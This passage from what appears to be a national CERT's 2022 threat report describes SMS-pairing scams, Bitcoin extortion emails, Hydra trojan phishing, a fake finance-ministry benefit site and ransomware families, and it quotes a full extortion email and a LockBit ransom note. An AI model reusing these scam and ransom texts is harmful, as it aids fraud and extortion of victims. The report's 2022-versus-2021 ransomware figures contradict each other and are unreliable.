
FIG. 47 Device pairing menu in the Messages app



Parowanie urządzenia

Zeskanuj kod QR wyświetlany na stronie https://messages.google.com/web

FIG. 48 Device pairing screen



Parowanie urządzenia


Wszystko gotowe

FIG. 49 A message displayed after successful pairing of a device

When the victim scanned the code, the fraudster was given access to the stored and incoming messages, as well as to contacts, allowing them to send messages. Such authorisations were used by criminals to charge the victim's account by sending SMS Premium messages and to blackmail them using information in the messages and the contacts list. It should also be pointed out that the access granted may be used in the future to take over the second authentication factor from an SMS message, if used by the victim, and to attempt fraud against the victim's friends using their system.

PERSONALISED BLACKMAIL TARGETED AT WEBSITE OWNERS

With an increasing rate, criminals personalise their campaigns for potential victims to raise more concern in the latter and to make the attack more real. In one of the versions of the previous year's campaign, cybercriminals sent their messages to the owners of the websites where they posted information on an alleged break-in to the website and theft of the database, demanding a ransom in the form of a transfer of a specific amount of Bitcoins to a cryptocurrency wallet. To make an attempt at money extortion more real, the password of the potential victim was published as well. The password was actually retrieved from data leaks, whereas other information was gathered by criminals through web scraping, that is automatic data collection from public services.



From: [redacted]
Subject: Pytanie ze strony [redacted]
Reply to: [illegible]
To: [redacted]

Od: Michael
e-mail: [illegible]
telefon: [illegible]

Treść wiadomości:
PROSIMY O PRZESŁANIE TEGO E-MAILA KOMUŚ W TWOJEJ FIRMIE, KTÓRY MOŻE PODEJMOWAĆ WAŻNE DECYZJE!

Zhakowaliśmy Twoją witrynę [redacted] i wyodrębnij swoje bazy danych.

Jak to się stało?

nasz zespół znalazł lukę w Twojej witrynie, którą mogliśmy wykorzystać. Po znalezieniu luki udało nam się uzyskać poświadczenia Twojej bazy danych, wyodrębnić całą bazę danych i przenieść informacje na serwer offshore.

Co to znaczy?

Będziemy systematycznie przechodzić przez szereg kroków, które całkowicie zniszczą Twoją reputację. Najpierw Twoja baza danych [illegible] [redacted] [illegible]

Jak to zatrzymać?

Jesteśmy gotowi powstrzymać się od zniszczenia reputacji Twojej witryny za niewielką opłatą. Obecna opłata wynosi 2000 $ w [illegible] BTC).

Wyślij bitcoin na następujący adres bitcoin (koniecznie skopiuj i wklej):

[redacted]

po dokonaniu płatności zostaniemy automatycznie poinformowani, że to była Twoja płatność. Zwróć uwagę, że musisz dokonać płatności [illegible] Twojej witryny ZACZNIE SIĘ!

Jak mogę otrzymać bitcoin?

Możesz łatwo kupić bitcoin za pośrednictwem kilku stron internetowych lub nawet offline z bitcoin-bankomatu.

Co jeśli nie zapłacę?

Jeśli zdecydujesz się nie płacić, rozpoczniemy atak we wskazanym terminie i będziemy go podtrzymywać, dopóki tego nie zrobisz, nie ma [illegible] tylko stracisz więcej pieniędzy, próbując znaleźć rozwiązanie. Całkowicie zniszczymy Twoją reputację wśród Google i Twoich klientów.

To nie jest mistyfikacja, nie odpowiadaj na tego e-maila, nie próbuj argumentować ani negocjować, nie będziemy czytać żadnych odpowiedzi. gdy już zapłacisz, przestaniemy robić to, co robiliśmy i nigdy więcej od nas nie usłyszysz!

Pamiętaj, że bitcoin jest anonimowy i nikt nie dowie się, że spełniłeś wymagania.

--
Ta wiadomość została wysłana poprzez formularz kontaktowy strony [redacted]

FIG. 50 An example email with personalised blackmail


HYDRA BANK TROJAN HORSE

In the previous year, criminals also used e-mail messages also as a vector of an attack on mobile device users. Potential victims received a message from a domain similar to the ING bank domain; the message informed them about an alleged missing security application on their phones. This was to be the reason for blocking the account, which would be unlocked only when the indicated actions had been completed.

The message had a link that redirected the victim to a phishing bank website. Criminals initially prompted the victim to enter his online banking credentials. During the following steps, the potential victim, if he used a mobile device, was prompted to install an application, or if he used a computer, to scan the displayed QR code. When the file, Hydra bank trojan horse, was downloaded, the user had to assign special authorisations to the application and, as a result, it might install malware and establish communication with a Command & Control server. The attack was intended to collect the credentials entered by the victim on different mobile apps and to send them to the criminals' server.

USE OF THE IMAGE OF THE MINISTRY OF FINANCE

In 2022, criminals on many occasions used the images of various state institutions, such as the Ministry of Finance. In one of the variants, fraudsters used a fake website to inform about an alleged regulation, according to which Polish citizens, as a result of a rising unemployment rate and migrations resulting from the Russian aggression, would have been entitled to a one-off payment of a cash benefit.



gov.pl | Serwis Rzeczypospolitej Polskiej

Ministerstwo Finansów

Niskie podatki DOWIEDZ SIĘ WIĘCEJ

Wsparcie dla kredytobiorców DOWIEDZ SIĘ WIĘCEJ

[illegible]


1.1 Imię i Nazwisko
1.2 PESEL
1.3 Adres zamieszkania
1.4 Miejsce pracy
1.5 Numer telefonu
1.6 Adres mailowy
1.7 Nazwa banku, do którego otrzymywane jest wynagrodzenie

[illegible]

1.1 Imię i Nazwisko
1.2 PESEL
1.3 Adres zamieszkania

FIG. 51 A website using the image of the Ministry of Finance

The website contained the false regulation, and then below this was a form to submit detailed personal and contact data as well as bank-related information about a potential victim. Upon submitting the completed form, a message confirming its successful filling-in was displayed and a request was provided to wait for further instructions to be delivered via an e-mail or SMS message.



[illegible] [redacted]

gov.pl | Serwis Rzeczypospolitej Polskiej

Imię i Nazwisko *

PESEL *
00000000000

Adres zamieszkania *

Miejsce pracy

Numer telefonu *
+48 (000) 000 000


Nazwa banku, do którego otrzymywane jest wynagrodzenie *
Wybierz bank

Liczba małych dzieci (poniżej 14 lat) w rodzinie (minimum 4)

Adres mailowy *

FIG. 52 A fake form extorting personal and contact data

During the subsequent stage, the victim received an SMS message. Criminals, using SMS gateways, posed as a message sender who allegedly was a bank selected when the form had been completed. The message informed about a granted amount of the benefit and had a link to a website imitating the website of the victim's bank.




czwartek, 29 grudnia 2022

Wniosek o przyznanie 3010 zł potwierdzony: https://vostwo[redacted]

16:52

FIG. 53 An SMS message informing about the granting of alleged money

Having clicked the link, the user was redirected to a fake login panel, from which criminals attempted to obtain the victim's credentials and PIN code. If correct data was provided, the victim was navigated to a website where he was asked to enter an authorisation code, which he had received from his bank via an SMS message. When the victim shared his credentials and authorisation code, the cybercriminals were able to gain full access to the victim's bank account and, as a result, removing all the money from this account.



[redacted]

FIG. 54 A fake PKO BP bank login panel

RANSOMWARE

We wrote in last year's report for 2021 that one of the major threats to cybersecurity is ransomware, that is, malware that forces the payment of ransom using a specific action, e.g., data encryption. Also in 2022, attacks using this type of software were one of the greatest challenges for our team and probably the majority of the teams dealing with security on the national and European level.

In 2022, CERT Polska registered 85 ransomware-related incidents. This was almost 20% more in comparison with 2021, when we handled 124 such incidents. They were often incidents addressing larger private-owned companies, state institutions, or healthcare entities. When such entities are attacked, the impact on citizens is higher than if a private computer were targeted. The greatest number of incidents in 2022 (56) were reported by companies and private individuals, followed by public institutions that reported 24 incidents. These included local government entities, including gmina and municipal offices, healthcare system institutions and universities. July and March were the months when the greatest number of ransomware-related incidents were reported to the CERT Polska team (14 and 10, respectively).




CHART 1. Number of ransomware incidents broken down by months





CHART 2. 5 most popular ransomware families identified in Poland

FAMILIES IDENTIFIED BY CERT POLSKA IN 2022

LOCKBIT

LockBit was one of the ransomware types most frequently registered by the CSIRT NASK team. LockBit ver. 1.0 was first observed in 2019 [1], and then ver. 3.0 was identified in 2022. LockBit is executed as Ransomware as a Service (RaaS) and, so far, attacks using this software have been detected in the EU countries, the USA, Russia and China. The attackers usually target small – and medium-size enterprises, but LockBit was also used for attacks on international companies, such as Continental [2], Entrust [3] and Thales [4]. In Poland, this type of ransomware was identified, for instance, in an incident at the Institute of the Polish Mother's Memorial Hospital in Łódź [5].



```
~~~ LockBit 3.0 the world's fastest and most stable ransomware from 2019~~~

>>>>> Your data is stolen and encrypted.
If you don't pay the ransom, the data will be published on our TOR darknet sites. Keep in mind that once your
data appears on our leak site, it could be bought by your competitors at any second, so don't hesitate for a
long time. The sooner you pay the ransom, the sooner your company will be safe.

Tor Browser Links:
[redacted]

Links for normal browser:
[redacted]

>>>>> What guarantee is there that we won't cheat you?
We are the oldest ransomware affiliate program on the planet, nothing is more important than our reputation.
We are not a politically motivated group and we want nothing more than money. If you pay, we will provide you
with decryption software and destroy the stolen data. After you pay the ransom, you will quickly make even
more money. Treat this situation simply as a paid training for your system administrators, because it is due
to your corporate network not being properly configured that we were able to attack you. Our pentest services
should be paid just like you pay the salaries of your system administrators. Get over it and pay for it. If
we don't give you a decryptor or delete your data after you pay, no one will pay us in the future. You can
get more information about us on Ilon Musk's Twitter https://twitter.com/hashtag/lockbit?f=live
```

FIG. 55 A screenshot with a ransom note generated after data encryption

PRESTIGE

A report drawn up by the MSTC (Microsoft Threat Intelligence Center) describing Prestige reverberated in the environments related to cybersecurity in Poland and Ukraine [6]. Prestige was identified in attacks on transport and logistics infrastructure institutions operating in the said countries. The ransomware was associated with IRIDIUM, a Russian group linked with Sandworm, another Russian group. Irrespective of the relationships, this group was detected with regard to the attacks on the Ukrainian data communication infrastructure after the outbreak of the Russia-Ukraine war. To infect, an open source Impacket [7] is used. Following the infection, the software searches all catalogues, excluding C:\Windows\ and C:\ProgramData\Microsoft\, for files with the pre-selected extensions and encrypts them. After the encryption stage, an .enc extension and a README.txt note with a ransom note is added to every encrypted file. Regardless of the ransomware version, the AES algorithm is used to encrypt data. Prestige was first seen on 11 October 2022, but the MSTC experts indicate that this ransomware type could have been in use since March 2022.

BLACKCAT

A report developed by Sophos [8] describing the condition of global cybersecurity pinpointed BlackCat as the second most commonly used software in 2022. It was detected in connection with approximately 12% of all attacks identified by the group. A report published by the FBI covering BlackCat's IoCs [9] pointed out that the previously gathered login credentials for Windows machines are used to further escalate access to administrator accounts and potential users of the victim's Active Directory environment. At later stages, CobaltStrike and Microsoft tools, such as Microsoft Sysinternals, are utilised.

Apart from encrypting data, BlackCat steals it. Not only local data but also the data stored on clouds connected to the victim's environment are at risk. BlackCat was associated by the FBI with two groups: DarkSide and BlackCat, and was observed for the first time at the end of 2021.

